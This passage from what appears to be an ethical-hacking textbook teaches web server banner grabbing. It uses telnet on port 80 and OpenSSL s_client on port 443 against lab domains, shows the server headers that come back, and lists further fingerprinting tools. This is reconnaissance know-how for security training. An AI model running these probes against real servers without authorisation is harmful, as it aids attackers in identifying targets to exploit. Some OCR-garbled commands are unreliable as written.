
  Syntax: **`C:\telnet <Website domain or IP address> 80`**



```
┌─[root@parrot]─[~]
└──╼ #telnet www.moviescope.com 80
Trying 10.10.1.19...
```

Figure 14.45: An example of telnet command usage

- After establishing the connection, the attacker receives the prompt: **does not display any information**.
- Now, the attacker will press the **Esc** key, which returns the banner message that displays information about the target server along with some miscellaneous information.


telnet www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
Server identified as Microsoft-IIS

```
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Tue, 19 Apr 2022 05:38:24 GMT
Connection: close
Content-Length: 703
```

Figure 14.46: Result of telnet banner grabbing

- This information helps attackers find ways to exploit target web servers and their applications.

○ **Grabbing Banners from SSL Services**

Tools such as Telnet and Netcat are capable of grabbing banners of web servers over only an HTTP connection. Attackers cannot grab banners over an SSL connection using the same techniques as those used for grabbing banners over HTTP connections. They can use tools such as OpenSSL to grab banners on web servers over an encrypted (HTTPS/SSL) connection.

Attackers perform the following steps to grab banners over an SSL connection:

○ **Step 1:** Install **OpenSSL**


OpenSSL is a cryptography toolkit implementing the Secure Sockets Layer (SSL) and Transport Layer Security (TLS) network protocols and the related cryptography standards required by them.

It is available at *https://www.openssl.org*.

○ **Step 2**: Navigate to **OpenSSL** in the terminal

○ **Step 3**: Run the command: `s_client –host <target website> -port 443.`

Replace the `<target website>` with your target's domain name. Here, 443 is the default SSL port.



openssl - Parrot Terminal
Click to view month calendar
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #openssl
OpenSSL> s_client -host certifiedhacker.com -port 443
CONNECTED(00000003)
depth=2 C = US, O = Internet Security Research Group, CN = ISRG Root X1
```

Figure 14.47: Example of OpenSSL command

- **Step 4**: Type **GET/HTTP/1.0** and press enter to get the server information.

  The information displayed indicates that **OpenSSL** identifies the server used by certifiedhacker.com as Apache.



```
GET/HTTP/1.1
HTTP/1.1 400 Bad Request
Date: Thu, 26 May 2022 06:35:59 GMT
Server: Apache
Content-Length: 347
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<p>Additionally, a 400 Bad Request
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>
closed
```

Figure 14.48: Result of OpenSSL banner grabbing

Some additional banner grabbing tools are as follows:

- Netcat (*http://netcat.sourceforge.net*)
- ID Serve (*https://www.grc.com*)
- Netcraft (*https://www.netcraft.com*)

Detecting Web App Firewalls and Proxies on Target Site

